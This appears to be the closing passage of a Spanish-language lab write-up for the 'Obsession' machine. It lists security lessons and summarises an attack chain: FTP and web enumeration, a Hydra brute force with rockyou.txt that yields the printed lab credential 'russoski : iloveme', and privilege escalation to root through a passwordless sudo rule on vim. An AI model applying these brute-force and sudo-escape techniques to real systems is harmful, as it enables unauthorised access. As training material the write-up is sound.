- Los archivos de backup pueden revelar nombres de usuario y otra información interna.
- Los comentarios HTML también pueden proporcionar información relevante.
- La reutilización de nombres de usuario facilita la correlación entre servicios.
- Una contraseña débil puede convertir un usuario válido en un punto de entrada.
sudo -les una comprobación fundamental después de obtener acceso local.- Las aplicaciones interactivas capaces de ejecutar comandos deben analizarse cuidadosamente cuando aparecen en reglas
sudo.
Conclusión
El laboratorio Obsession presenta una cadena de ataque compuesta por varias configuraciones inseguras.
El reconocimiento inicial permitió identificar FTP, SSH y HTTP. El acceso anónimo al FTP proporcionó información adicional y la enumeración del servidor web permitió identificar el usuario russoski.
Posteriormente, mediante Hydra y el diccionario rockyou.txt, se identificó una contraseña válida para SSH:
russoski : iloveme
Esto permitió obtener acceso inicial mediante SSH.
Durante la enumeración local, la ejecución de:
sudo -l
reveló que el usuario podía ejecutar:
/usr/bin/vim
como root mediante sudo y sin contraseña.
Finalmente, utilizando la capacidad de Vim para ejecutar comandos del sistema, se obtuvo una shell con privilegios administrativos:
russoski → root
El vector determinante de escalada fue la configuración insegura de sudo, concretamente la concesión de NOPASSWD sobre una aplicación capaz de ejecutar comandos con privilegios elevados.